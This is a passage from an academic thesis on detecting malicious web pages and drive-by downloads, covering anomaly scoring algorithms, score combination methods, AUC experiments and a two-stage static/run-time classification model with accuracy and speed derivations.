feature of the test vector is measured. Anomaly score of each feature is measured by the number of times that feature value exceeds the standard deviation of the feature: $|x_i - y_i|/s_i$ where x, y are two vectors, i is a feature of two vectors, and s_i is standard deviation of the feature i. In our experiments, we calculate the total z-score of all features in the test vector and use it as anomaly score.

Isolation Forest (iForest): The main idea of isolation tree is to take advantages of anomalous instances being 'few and different' [45]. In fact, the number of abnormal instances is usually very small in comparison to the number of normal one. Moreover, the attribute values of abnormal instances are also very different from the normal instances. Therefore, they are more susceptible to isolation than normal instances. An iForest consists of some isolation trees which are created by choosing attributes and attributes' values randomly. At each node in the isolation trees, the sample of instances is divided into two sub-samples by an attribute and its value. As a result, anomalous instances are isolated quicker than normal instances and they are closer to the root of the isolation trees.

In our experiments, we used these scoring algorithms to score maliciousness of web pages based on different groups of features in order to evaluate their efficiency and evaluate the efficiency of each groups of features as well.

5.1.4 Score Combination

In our scoring model, each scorer scores maliciousness of web pages independently. Therefore, we have to combine their scores to form only one score for each web page in order to be flexible to adjust overall threshold to make the trade-off between the number of detected potential malicious web pages and missing attack.

Score Normalization

Each scorer in our scoring model can use one of the score algorithms in the previous section to score maliciousness of web pages. These score algorithms can assign a range of score values to web pages. Thus, it is necessary to normalize these score values in order to combine them to form the overall score for each instance. We normalize all scores from scorers in the range [0-1]. A normalized score of instance i, assigned by scorer j, is formed as follows:

$$Sn_{ij} = \frac{s_{ij} - min(s_{*j})}{max(s_{*j}) - min(s_{*j})} \tag{5.1}$$

Where s_{ij} is the score of instance i that is assigned by scorer j; s_{*j} is all scores that are assigned by scorer j.

In the training phase, maximum and minimum score values from each scorer are identified and used to calculate normalized scores in the training instances. Thus, all normalized scores for the training instances are in the range [0-1]. However, these maximum and minimum score values are also used to calculate normalized scores for the test instances so the normalized scores in the test instances may exceed the range [0-1]. In this case, we use the following formula to assign normalized scores to the test instances:

$$S_{ij} = \begin{cases} 0 & \text{if } s_{ij} < 0 \\ 1 & \text{if } s_{ij} > 1 \end{cases} \tag{5.2}$$

Score Combination Method

We use a range of score combination methods to combine scores from different scorers in order to find an appropriate one working efficiently in our scoring model.

a) *Classic score combination method:* Some of classic score combination methods such as mean, max, min, sum and product are used in our experiments.

b) *Dynamic score selection (DSS):* Dynamic score selection is described by Tronci et al. [86, 87] in order to combine scores from an ensemble of experts. Let $M = \{M_1, M_2, ...M_j...M_N\}$ be a set of N scorers and $X = \{x_i\}$ be the set of instances, s_{ij} be a maliciousness score of the instance i, given by scorer j. The authors presented three different ways to use DSS.

Ideally, information whether an instance is positive or negative is posteriorly known. The combined score of a positive instance is assigned by the maximum value of all of scores while the combined score of a negative instance is assigned by the minimum value of all of scores. It is expressed as follows:

$$S_{i,*} = \begin{cases} max(s_{ij}) & \text{if } x_i \text{ is known as positive} \\ min(s_{ij}) & \text{if } x_i \text{ is known as negative} \end{cases} \tag{5.3}$$

In practice, classification of instances is posteriorly not known. Therefore, a classifier is usually used to estimate whether an instance is positive or negative in order to a choose appropriate combined score. There are two ways to use a classifier in DSS as follows:

DSS without posterior probabilities

To classify instance x_i, all score from different scorers are represented as vectors and used to train a classifier in the training phase. The classifier is then used to classify the class of each instance in the testing phase and the combined score of instance x_i can be expressed as:

$$S_{i,*} = \begin{cases} max(s_{ij}) & \text{if } x_i \text{ is classified as positive} \\ min(s_{ij}) & \text{if } x_i \text{ is classified as negative} \end{cases} \tag{5.4}$$

Therefore, the classifier uses scores from different scorers to estimate whether instances x_i is positive or negative. Based on this estimation, DSS assigns an appropriate combined score to x_i.

DSS with posterior probabilities

A classifier uses scores from different scorers to estimate whether instances x_i is positive or negative. The outcome confident weights from the estimation are measured and used to calculate the combined score as follows:

$$S_{i,*} = P(pos|x_i).max_j(s_{ij}) + P(neg|x_i).min(s_{ij}) \tag{5.5}$$

Where $P(pos|x_i)$ and $P(neg|x_i)$ can be given by the classifier.

5.2 Experiment

5.2.1 Evaluation Criteria

Detecting potential malicious web pages is a two-class classification problem where class of instances has only two possible values: positive (potential malicious) or negative (benign). In a two-class classification problem, the aim of classifier is to maximize the true positive rate while minimizing the false positive rate. When a scoring classifier is used, a threshold is usually chosen with various values in order to make the trade-off between the true positive rate and the false positive rate. In addition, the Receiver Operating Characteristic curve (ROC) is used to measure this trade-off [83] based on varying threshold values to observe the corresponding of true positive rate against the false positive rate. Area under the ROC curve (AUC) is one of the common measurements used to compare the performance of different classifiers [31]. The larger the AUC is, the better a classifier performs. AUC is used in our experiments to measure the performance of our scoring model. To measure AUC, we use the simple approach presented by Hill et al. [29] as follows:

$$AUC = \frac{S - (n_m^2 + n_m)/2}{n_m n_b} \tag{5.6}$$

Where n_m is number of true malicious instances;
n_b is number of true benign instances;
$S = \sum_{i=1}^{n_m} r_i$, r_i is the position of malicious instance i_{th} in the ranked list when all instances are ranked according to their maliciousness scores in descending order;

5.2.2 Data Collection

Collecting Malicious Web Pages
We got 1789 malicious URLs from Microsoft for our experiments. These malicious URLs were fed into our Capture-HPC for verification. Based on Capture-HPC log, we identified true malicious URLs. For any un-cleared status from Capture-HPC, we manually analyzed them. We finally got 903 true malicious URLs in our dataset.

Collecting Benign Web Pages
We collected hot search terms from Google Search Engine [25] and then fed these search terms to Yahoo API websearch [95]to get top 10 URLs from the search results. These URLs were verified by using Google Safe Browsing API.

To extract features from benign and malicious web pages, we created a low interaction client honeypot which interacted with web servers to request for the selected web pages. The HTTP responded from web servers were stored and extracted based on the potential malicious features explained in section 5.1.2. To avoid duplication, we hashed content of web pages and removed any duplication to ensure all web pages are unique in term of contents. We totally collected 92518 instances of web pages, including 91615 instances of benign web pages and 903 instances of malicious ones.

5.2.3 Experiments

In this session, we present our experiments that look for appropriate factors for our scoring model and evaluate the scoring model. The experiments were carried out to answer the question: *Can combination of malicious scores from different sources of information about web pages give better performance in filtering potential malicious web pages?*

To answer this question, we carried out two experiments. The first experiment was carried out to measure the performance of a filter for potential malicious web pages without combination of scores from different sources of information. The best performance of the filter was measured for later use for comparison with the second experiment. The second experiment was carried out to measure the performance of our scoring model to filter potential malicious web pages with combination of scores from four sources of information about web pages. The best performance of our scoring model was measured in order to compare with the first experiment.

Both experiments were carried out on a PC running Fedora 10 with Intel®Core™2 Duo Processor 3.00 GHz and 4GB of RAM. The AUC was used to measure performances of each model in our experiments. In addition, we used 10-fold cross validation for all experiments by randomly dividing dataset into 10 folds: 9 folds for training and 1 fold for testing.

Experiment 1: No Grouping of Features - No Combination of Score

The aim of this experiment is to measure the performance of a filter for potential malicious web pages without combination of maliciousness scores. Our dataset had 52 potential features and we used Information Gain feature selection to select top-5 and top-10 (Table 5.1). Therefore, we had two datasets for this experiment: dataset with 5 features and dataset with 10 features. For each dataset, we carried out 10-fold cross validation. In each round, we applied all scoring algorithms mentioned in section 5.1.3 and

Table 5.1: The top features

No	Feature name
1	Maximum of script length
2	Maximum of script line length
3	Number of world in script
4	Median of script line length
5	Median of script length
6	Minumum of script line length
7	Minimum of script length
8	Maximum of script argument length
9	Maximum of script word length
10	Maximum of script string length

measure AUC values for all the cases. The results are shown in Table 5.2 and Table 5.3.

The results show that the maximum AUC values on the dataset of top-5 features and the dataset of top-10 features are 0.750 and 0.768 respectively. It also shows that Eclidean distance (normed) and Mahalanobis distance (normed) are the best scoring algorithms on both dataset.

Experiment 2: Combination of Scores

The purpose of this experiment is to find the appropriate factors for our scoring model and measure performances of our scoring model. In this experiment, dataset features were classified into four feature groups based on their characteristic contents as described in section 5.1.2. We selected top-3 features from each group based on Information Gain selection method. Therefore, dataset for this experiment had 12 features grouped in 4 groups (Table 5.4).

Figure 5.3 presents the process of score combination when we have

Table 5.2: AUC in the dataset with top-5 features

Scoring Algorithm	**AUC**
Euclidean Distance	0.623
Euclidean Distance Normed	0.740
Manhattan Distance	0.648
Manhattan Distance Filtered	0.608
Manhattan Distance Scaled	0.671
Mahalanobis Distance	0.654
Mahalanobis Distance Normed	0.750
Z-score	0.670
IForest	0.494

more than one feature groups used to measure maliciousness of an instance. We represent a score combination model, which includes involved feature groups, scoring algorithms workings on the involved feature groups, and score combination method, as follows:

$$M = \{involved\ feature\ groups\}/\{scoring\ algorithms\}/\{combination\ method\}$$

This experiment is a factorial experiment to find appropriate factors for our scoring model which gives the largest AUC value (the best performance) and there are three factors in this model as shown int the above expression. The main process of the experiment can be described as the following:

a) Selecting feature groups involved in the experiment. For example, we select three feature groups G1,G2,G3. If k is the number of selected feature groups for an experiment, the number of possible combinations of k feature groups are $C_4^k = 4!/k!(4-k)!$.

b) Selecting scoring algorithms applied on the selected feature groups. For example, we select Euclidean distance for G1, Mahalanobis Dis-

Table 5.3: AUC in the dataset with top-10 features

Scoring Algorithm	**AUC**
Euclidean Distance	0.615
Euclidean Distance Normed	0.730
Manhattan Distance	0.653
Manhattan Distance Filtered	0.609
Manhattan Distance Scaled	0.600
Mahalanobis Distance	0.591
Mahalanobis Distance Normed	0.768
Z-score	0.657
IForest	0.563

tance for G2, and Manhattan distance for G3. There are nine scoring algorithms presented in section refsec:ScoringAlgorithm. If k is the number of selected feature groups for an experiment, the number of possible permutations of k features groups are $A_9^k = 9!/(9-k)!$

c) Selecting a score combination method. For instance, sum method is selected for combination of scores from two scorers working on two feature groups G1 and G3. For selecting dynamic score selection (DSS) method, we used classifiers from Weka [93] including Naive Bayes, Decision Tree (J48), Logistic, Random Tree, Random Forest, and Support Vector Machine (SVM). There are ten combination methods which include classic combination methods like mean, sum, max, and min.

d) Carrying out 10-fold cross validation. For each run, the process is as follows:

- *Training phrase:* 9 folds are used to make the training dataset. Each instance in the training dataset is given scores from dif-

Table 5.4: The selected features used in experiment 2

Feature	**Group 1: Foreign Contents**
1	Maximum of link length
2	Mean of link length
3	Number of external link
	Group 2: Script Contents
4	Maximum of script length
5	Maximum of script line length
6	Number of script word
	Group 3: DNS and URL information
7	TTL
8	Ratio of special characters in URL
9	Ratio of vowel characters in URL
	Group 4: Exploit Contents
10	Minimum number of object attributes
11	Median number of object attributes
12	Ratio of special character in object links

ferent scorers working on the selected features groups in step a). All scores for an instance in the training dataset are normalized (Equation 5.1 and 5.2) and presented as a score vector $v_x(s_1, ...s_i, ...s_k)$ where n is a number of feature groups selected in step a). If the selected score combination method includes a classifier, all score vectors with classification values are used to train the classifier. The score vector in this case looks like $v_x(s_1, ..., s_i, ..., s_k, c_x)$ where c_x is 0 (benign) or 1 (malicious).

- *Test phrase:* 1 fold is used to create the test dataset. Each instance in the test dataset is scored by different scorers based on the selected features groups in the step a). All scores for an instance

in the training dataset are normalized and presented as a score vector $v_t(s_1, ...s_i, ...s_k)$ where k is the number of feature groups selected in step a). If the selected score combination method includes a classifier, the vector is fed into the classifier to estimate whether the instance is benign or malicious. This estimation determines the way to combine the scores correctly. If the result from the estimation is 'benign', the combination method is minimization of the given scores. Otherwise, the combination method is maximization of the given scores.




Figure 5.3: General process of score combination

For each run, AUC value is measured by Equation 5.6 and the overall AUC value is calculated as the mean of them. We carried out the factorial experiment by changing the selected features groups, scoring algorithms working on each selected groups, and score combination method. We repeated experiments from step a) to step d) in order to evaluate our scoring model and search for an appropriate score combination model. The number of runs carried out for the experiments are 50400 (as shown in Table 5.5).

From 20160 runs for the selection of three feature groups, we chose top five cases which provided the highest AUC values. They are presented in Table 5.6. Similarly, from 30,240 runs for the selection of four feature groups, we selected top five cases which gave the highest AUC values. They are shown in Table 5.7.

Table 5.5: Number of experiments

Number of feature groups	Number of combinations of features	Number of permutations of algorithms	Number of combinations methods	Total
3	4	504	10	20160
4	1	3024	10	30240
				50400

5.3 Results And Discussion




Figure 5.4: ROC curve comparison

The results from the experiments show that dividing features into appropriate groups of features and combining scores from them can improve the performance of the filter. Figure 5.4 shows ROC curve comparison between three AUC tables (5.3, 5.6, and 5.7). Only one instance with the best AUC value from each table is chosen to present in Figure 5.4. There is a significant change between group combination of scores and no group

Table 5.6: The best 5 models for 3 feature groups

No	Model	AUC	Classification Time (s/page)
1	{G1,G2,G3}/{EDN,MD,MDS}/ {DSS with Weight(RandomTree)}	0.961	0.0012
2	{G1,G2,G3}/{EDN,MDS,MDS}/ {DSS without Weight(RandomTree)}	0.959	0.0018
3	{G1,G2,G3}/{EDN,IForest,MDS}/ {DSS with Weight(RandomTree)}	0.958	0.0101
4	{G1,G2,G3}/{EDN,ED,EDN}/ {DSS without Weight(RandomTree)}	0.957	0.0025
5	{G1,G2,G3}/{EDN,ED,MDS}/ {DSS with Weight(RandomTree)}	0.957	0.0015

combination of scores. Both 4-group score combination and 3-group score combination have remarkable high AUC values in comparison to no group combination.

In addition, combination of knowledge from more sources of information can improve the performance of our scoring model. Table 5.6 shows the best 5 AUC values in case of using combination of maliciousness scores from 3 different sources of information while Table 5.7 shows the best 5 AUC values in case of using combination of maliciousness scores from 4 different sources of information. In fact, Table 5.7 shows better AUC results in comparison to Table 5.6. The best AUC value in Table 5.6 is 0.961 while the best AUC value in Table 5.7 is 0.984. Moreover, the factorial experiment found some very good combinations of feature groups, scoring algorithms working on the feature groups, and score combination

Table 5.7: The best 5 models for 4 feature groups

No	Model	AUC	Classification Time(s/page)
1	{G1,G2,G3,G4}/ {EDN,MDS,MDS,MDS}/ {DSS with Weight(Random Forest)}	0.984	0.0025
2	{G1,G2,G3,G4}/ {EDN,Z-Score,MDF,MDS}/ {DSS with Weight(Random Forest)}	0.984	0.0040
3	{G1,G2,G3,G4}/ {EDN,MbD,MDF,MDS}/ {DSS with Weight(Random Forest)}	0.983	0.0072
4	{G1,G2,G3,G4}/ {EDN,MDF,MDF,MDS}/ {DSS with Weight(Random Forest)}	0.983	0.0041
5	{G1,G2,G3,G4}/ {EDN,Iforest,MD,MDF}/ {DSS with Weight(Random Forest)}	0.983	0.0117

method, which gave very good performance. Table 5.7 shows that our scoring model can achieve very good AUC values. The best one is 0.984 which is very good for a classifier working as a filter. Finally, the scoring model is really lightweight in term of time consumption. Classification time in almost all of the cases is just some milliseconds (Both Table 5.6 and Table 5.7).

5.4 Summary

Detecting malicious web pages is an emerging topic in Internet security. While some approaches using run-time features shows very good performance in term of accuracy, they are very costly in term of resource and time consumption. In this chapter, we proposed a novel scoring model for signature-based detection that uses static features to pre-filter potential malicious web pages. Our aim is to only pass on potentially malicious web pages to a less scalable anomaly-based client honeypot while not missing malicious pages by incorrectly classifying them as benign in the pre-filter (false negatives). In general, decreasing the false-negative rate is at expense of increasing the false-positive rate. Therefore, we want our pre-filter to be tunable to allow us to trade-off accuracy in terms of false negative and false positive rates against availability of resources for the anomaly detector. That is, if we have sufficient resources to deploy more client honeypots, we can achieve a lower false negative rate by accepting a higher false-positive rate and therefore pass more pages through to our client honeypots. Existing pre-filter signature-based approaches using static features do not have this capability.

The chapter presents a novel scoring model that achieves these aims by includes some scorers working on different source of information about web pages. The model also includes a score combination component which combines scores from different scorers to make the final maliciousness score for each web page. We carried a factorial experiment in order to look for a suitable combination of factors (groups of features, scoring algorithms working on each group of features, and score combination method) which delivers the best performance of our scoring model. The result shows that our scoring model performs very well. When four sources of information are used, our scoring model can achieve AUC value at 0.984 - a very good value for a classifier working as just a filter.

Chapter 6

Two-Stage Classification Model To Detect Malicious Web Pages

In Chapter 4, we discussed possible features from different stages of a drive-by download attack that an attacker attempts to carry out. While potential features from the first two stages can be extracted without rendering and executing HTML documents fully, potential features from the last two stages can only be monitored by rendering and executing HTML documents in an execution environment. Therefore, extracting features at the last two stages significantly consumes more time and resources than extracting features at the first two stages. However, features from the last two stages are more valuable than features from the first two stages because the last two stages are nearer to the destination stage that represents the final status of a drive-by download attack. Moreover, there are a huge number of URLs on the Internet so that scanning all of them for malicious ones is very expensive. Reducing cost for scanning URLs on the Internet is a real challenge in the Internet security aspect.

The concept of cost-effective model to detect malicious web pages was firstly proposed by Seifert et al. [67] [69]. The authors proposed a hybrid client honeypot including both low interaction client honeypot and high interaction client honeypot to improve accuracy and speed on detecting

drive-by download attacks. However, this model was proposed to use client honeypot techniques only. It is not flexible because it focussed on particular type of detection devices. There is no discussion about features and detection methods on the model. The authors suggested detection techniques are the main factor affecting on speed and accuracy in detecting drive-by download attacks.

In this chapter, we consider the process of detecting malicious web pages consisting of two steps: obtaining features and applying detection methods on the features to classify web pages. We argue that obtaining features make a significant contribution to speed and accuracy of detection process. We defined two types of features: static feature and run-time feature. Each has its own advantages and disadvantages in term of accuracy and speed. Based on these definitions, we proposed our two-stage classification model to detect malicious web pages. The model was created based on characteristics of features used on detection of malicious web pages. Our two-stage classification model is proposed to maximize their advantages and minimize their disadvantages in order to detect malicious web pages efficiently. The main concept in this model is to use light-weight but less valuable features to filter potential malicious web pages and then use heavy but valuable features to detect malicious web pages.

This chapter makes the following contributions:

- We provided two new definitions of feature types based on the way to obtain these types of features.
- We proposed two-stage classification model which used appropriate features at each stage in order to boost advantages of each type of features. We carried out experiments to evaluate the performance of two-stage classification model. The results from the experiments is compared to the work from Seifert et al. [69].
- We proposed an optimization algorithm to improve the performance

of the two-stage classification model.

6.1 Feature on detecting drive-by download

Chapter 4 discussed about stages of a drive-by download attack and the potential features to distinguish between a benign web page and malicious one when it is delivered to a visitor's computer system. There are a range of features from different stages used in research to detect malicious web pages. In addition, detecting malicious web pages on the Internet is facing to time and resource consumption issues because of a huge number of web pages. In order to use feature efficiently, we classify them into two types as the following definitions:

1. **Static features** *are features extracted from contents or properties of web pages without rendering fully or executing web pages.*

2. **Run-time features** *are features extracted by rendering web pages fully and executing them on specific systems.*

Based on the anatomy presented in chapter 4, static features are extracted from the first and the second stage while run-time features are extracted on the last two stages. To monitor run-time features, we have to let a HTML document pass the first two stages in order to enter to the last two stages. Moreover, executing HTML documents in the last two stages consumes more time and resources. Therefore, run-time features need more time and resources than static features. However, run-time features are extracted from the last stages which are nearest to the destination stage. Thus, run-time features can represent the destination better than static features can. As a result, run-time features are more valuable than static features but they consume more time and resources.

By defining two types of features, we find a way to reduce cost for detecting drive-by download attacks. The idea is that using static features




Figure 6.1: Two-stage classification model

to reduce number of suspicious web pages which needs to be inspected by using run-time features.

6.2 Two-stage classification model

In this section, we describe our proposed two stage classification model for detecting drive-by download attacks. The purpose of the model is to reduce cost for detecting drive-by download attacks by using static features to reduce suspicious web pages. Figure 6.1 presents our two stage classification model. There are two main advantages of this model:

- Appropriate use of features: Static features are light-weight but less valuable in comparison to runtime-features. Therefore, static features are used for searching potential malicious web pages while run-time features are used to make final decision whether a web page is malicious or benign.
- Reducing cost by reducing suspicious web pages: Literature shows that the number of malicious web pages is very small (approximately from 0.1% to 0.6%, estimation from [73] [89]). Therefore, extracting run-time features or manual analysis to look for malicious ones is very costly. By using static features to filter potential malicious web pages to reduce suspicious web pages, cost for detecting malicious web pages can be reduced remarkably.

Figure 6.2 presents the general operation of our two-stage classification model. In this diagram, we present the way the components in our pro-




Figure 6.2: Operation flow of two-stage classification model

posed two-stage classification model communicate with each others in order to detect malicious web pages. Each step of the flow diagram is described as the following:

- A list of URLs which needs to be inspected is created and sent to Static Feature Extractor.
- The Static Feature Extractor could get contents or properties of web pages and then extract some potential static features from them.

- The Scoring Mechanism analyses extracted data from the Static Feature Extractor to score maliciousness of web pages. Scores are assigned in range from the most unlikely malicious one to the most likely malicious one.

- A threshold is chosen through learning or training processes in order to distinguish potential malicious web pages from the rest one. While URLs with scores less than the threshold are classified as benign, URLs with scores more than the threshold are classified as potential malicious URLs. Only potential URLs are sent to Run-time Extractor for obtaining run-time features.

- Run-time Feature Monitor renders and executes web pages in execution environments for monitoring and capturing potential run-time features. All captured run-time features are sent to Classification Mechanism for analysing malicious behaviour.

- Classification Mechanism analyses either run-time features or both static and run-time features to detect malicious behaviour.

- If there is any malicious behaviour identified, the corresponded URL is classified as malicious. Otherwise, it is classified as benign.

The following sections will present detection accuracy and speed of our two-stage classification model.

6.3 Detection Accuracy

Detection accuracy of a detection device is usually measured by two factors: false positive rate (FPR) and false negative rate (FNR). In this section, we describe the relationship between false positive and false negative rate at each stages and overall false positive and false negative rates. If N is the number of URLs which need to be inspected and p is percentage of

Table 6.1: Overall classification result

Classified by The First Classifier	**Classified by The Second Classifier**	**Overall Classification Result**
False Negative	N/A	False Negative
True Negative	N/A	True Negative
True Positive	False Negative	False Negative
True Positive	True Positive	True Positive
False Positive	False Positive	False Positive
False Positive	True Negative	True Negative

malicious URLs in N, we have:
Number of benign URLs in N: $N_B = (1-p) * N$
Number of malicious URLs in N: $N_M = p * N$
The overall false positive rate (FPR):

$$FPR = \frac{FP}{N_B} \tag{6.1}$$

The overall false negative rate (FNR):

$$FNR = \frac{FN}{N_M} \tag{6.2}$$

Where FP is overall number of false positive URLs and FN is overall number of false negative URLs.

Based on Figure 6.1, we describe overall false positive and false negative of the two-stage classification model as Table 6.1.

According to Table 6.1, we have the overall number of false positive:

$$FP = FP_S \tag{6.3}$$

We also have the overall number of false negative:

$$FN = FN_F + FN_S \tag{6.4}$$

Where FP_F is the number of false positive classified by the first stage, FN_F is the number of false negative classified by the first stage, FN_S is the number of false negative classified by the second stage.

If FPR_F is false positive rate of the first classifier, we have:

$$FPR_F = \frac{FP_F}{N_B}$$

$$FP_F = FPR_F * N_B \tag{6.5}$$

In addition, we have false positive rate in the second classification:

$$FPR_S = \frac{FP_S}{FP_F}$$

So the number of false positive classified by the second classifier is:

$$FP_S = FP_F * FPR_S \tag{6.6}$$

(6.5) and (6.6):

$$FP_S = FPR_F * N_B * FPR_S \tag{6.7}$$

(6.3) and (6.7):

$$FP = FP_S = FPR_F * FPR_S * N_B \tag{6.8}$$

Moreover, the number of false negative classified by the first classifier is:

$$FN_F = FNR_F * N_M \tag{6.9}$$

And

$$FN_S = FNR_S * TP_F = FNR_S * TPR_F * N_M \tag{6.10}$$

(6.4), (6.9) and (6.10):

$$FN = FNR_F * N_M + FNR_S * TPR_F * N_M \tag{6.11}$$

From (6.1) and (6.8), we have:

$$FPR = FPR_F * FPR_S \tag{6.12}$$

And from (6.2) and (6.11), we have $FNR = FNR_F + FNR_S * TPR_F$, therefore

$$FNR = FNR_F + FNR_S * (1 - FNR_F) \tag{6.13}$$

The overall false positive rate is strongly contributed by false positive rates in both stages (6.12) while the overall false negative rate is mainly contributed by false negative rate of the first stage (6.13). In other word, missing attacks (false negative) in the first classification takes very important contribution in our two-stage classification model. The smaller value missing attack rate is, the better our two-stage classification model performs.

6.4 Speed

The main aim of the two-stage classification model is to reduce costs on detecting malicious web pages. Speed is one of the main factors to contribute to the cost. In the two-stage classification model, the first classification takes role to reduce suspicious web pages. The less number of potential malicious web pages classified by the first classification is, the better speed the two-stage classification model performs.

Suppose we have n nodes of computer systems and allocate them into two stages in our two-stage classification model as Figure 6.3. There are n_f nodes allocated to work at the first stage while n_s nodes are allocated to work at the second stage. Both stages share the same queue during performance but they use the shared queue in different ways. The first stage uses the shared queue for its output while the second stage uses the shared queue for its input.




Figure 6.3: Two-stage classification model with a sharing queue

If t_f is the time for a node in the first stage to process an URL, the processing capacity of the first stage is:

$$\lambda_f = \frac{n_f}{t_f} \tag{6.14}$$

Similarly, if t_s is the time for a node in the second stage to process an URL, the processing capacity of the second stage is:

$$\lambda_s = \frac{n_s}{t_s} \tag{6.15}$$

In fact, only URLs classified as malicious are forwarded to the second stage for further inspection. Therefore, the capacity of the first stage to put URLs into the shared queue is:

$$\lambda_p = \lambda_f * R_p \tag{6.16}$$

Where R_p is the rate of potential malicious URLs which the first stage forwards to the second stage. If p is the percentage number of malicious URLs

in an sample, FPR_f and TPR_f are False Positive Rate and True Positive Rate of the first stage classification respectively, R_p is calculated as follows:

$$R_p = (1 - p) * FPR_f + p * TPR_f \tag{6.17}$$

This equation (6.17) can be used to estimate the rate of potential malicious URLs which the first stage forwards to the second stage.

The two-stage classification system works efficiently if all of URLs produced by nodes at the first stage are just enough for nodes at the second stage to consume. Therefore, we have:

$$\lambda_p = \lambda_s \tag{6.18}$$

From (6.18), (6.16), (6.15), (6.14) and $n = n_f + n_s$, we have:

$$n_f = \frac{n * t_f}{R_p * t_s + t_f} \tag{6.19}$$

And

$$n_s = \frac{n * R_p * t_s}{R_p * t_s + t_f} \tag{6.20}$$

The equation (6.19) and (6.20)can be used to estimate the number of nodes at the first stage and the second stage in the two-stage classification model.

In addition, if all of URLs produced by the first stage are just enough for the second stage to consume, the total time for two-stage classification model to process N URLs is equal to the time for the second stage processes forwarded URLs from the first stage. Therefore, the total time is calculated as follows:

$$T_{total} = \frac{t_s}{n_s} * R_p * N \tag{6.21}$$

If we use all of n nodes of computer systems to work in the second stage to classify N URLs, total time consumption in this case is calculated as the following:

$$T_{second-stage} = \frac{t_s}{n} * N \tag{6.22}$$

In term of speed, we expect the two-stage classification model runs faster than the model including only the second stage. This expectation is only satisfied if we have $T_{total} < T_{second-stage}$. From (6.21) and (6.22), this condition can be expressed as follows:

$$R_p < \frac{n_s}{n} \tag{6.23}$$

